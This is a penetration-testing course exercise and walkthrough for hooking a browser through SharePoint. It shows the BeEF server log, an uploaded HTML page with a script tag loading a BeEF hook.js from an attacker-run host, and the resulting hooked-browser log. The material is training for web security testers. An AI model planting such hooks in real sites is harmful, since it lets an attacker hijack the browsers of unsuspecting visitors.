



# Sharepoint Exercise

# Course Roadmap

- Day 1: Advanced Attacks
- **Day 2: Web Frameworks**
- Day 3: Web Cryptography
- Day 4: Alternative Web Interfaces
- Day 5: WAFs and Filter Bypass
- Day 6: Capture the Flag

## Content Management Systems

SharePoint

Exercise: SharePoint

WordPress

Exercise: WordPress

## Web Architectures

Web Design Patterns

Exercise: Mass Assignment in CakePHP

## Languages and Frameworks

PHP Type Juggling

Exercise: Authentication Bypass with Type Juggling

Logic Flaws

Java and Struts

Exercise: Struts 2 RCE

Attacking Object Serialization

Exercise: Jenkins Unsafe Java Deserialization

The MEAN Stack

Exercise: NodeGoat

## EXERCISE: SHAREPOINT

**Target:** <http://sharepoint.sec642.org>

### Goals:

- Configure Burp to use IWA (Integrated Windows Authentication) which Burp calls NTLM authentication
- Authenticate as "Administrator" with password "sec642"
- Explore SharePoint's functionality by creating your own site under the main site
- Find a place to inject a BeEF hook and hook your own browser


**Hint:** SharePoint may limit your client-side attacks in some of its pages; however, it enables you to upload your own HTML documents

## EXERCISE WALKTHROUGH

Stop here if you would like to solve the exercise yourself.

If you are not sure how to accomplish the goals, use the pages ahead to walk you through the exercise, showing you how to achieve each of the goals.

# EXERCISE: SHAREPOINT AUTHENTICATE AND MAP



## EXERCISE: SHAREPOINT LAUNCH BEEF


```
[ 0:23:42] | XSSRays
[ 0:23:42] | Admin UI
[ 0:23:42] |_ Autoloader
[ 0:23:42][*] 77 modules enabled.
[ 0:23:42][*] 2 network interfaces were detected.
[ 0:23:42][+] running on network interface: 127.0.0.1
[ 0:23:42] | Hook URL: http://127.0.0.1:3000/hook.js
[ 0:23:42] |_ UI URL: http://127.0.0.1:3000/ui/panel
[ 0:23:42][+] running on network interface: 10.42.50.12
[ 0:23:42] | Hook URL: http://10.42.50.12:3000/hook.js
[ 0:23:42] |_ UI URL: http://10.42.50.12:3000/ui/panel
[ 0:23:42][+] HTTP Proxy: http://127.0.0.1:6789
[ 0:23:42][*] BeEF server started (press control+c to stop)
```

Your address and URL to your  
Beef Hook

## EXERCISE: SHAREPOINT CREATE AN HTML EXPLOIT PAGE

```
<script src="http://10.42.???.???:3000/hook.js"></script>
```


Change to match the URL of your Beef Hook



## EXERCISE: SHAREPOINT EXPLOIT THE BROWSER

```
[ 1:33:35][*] BeEF server started (press control+c to stop)
[ 1:33:44][!] [INITIALIZATION] Invalid internal IP address returned from the hook browser's
initial connection.
[ 1:33:44][*] New Hooked Browser [ip:10.42.50.12, type:FF-3.5, os:Linux], hooked domain
[sharepoint.sec642.org:80]
```

New Hooked Browser should appear





## EXERCISE: SHAREPOINT

### EXERCISE CONCLUSION

SharePoint is a common target today:

- Many organizations are running it

You need to know how to test it:

- This exercise provides that experience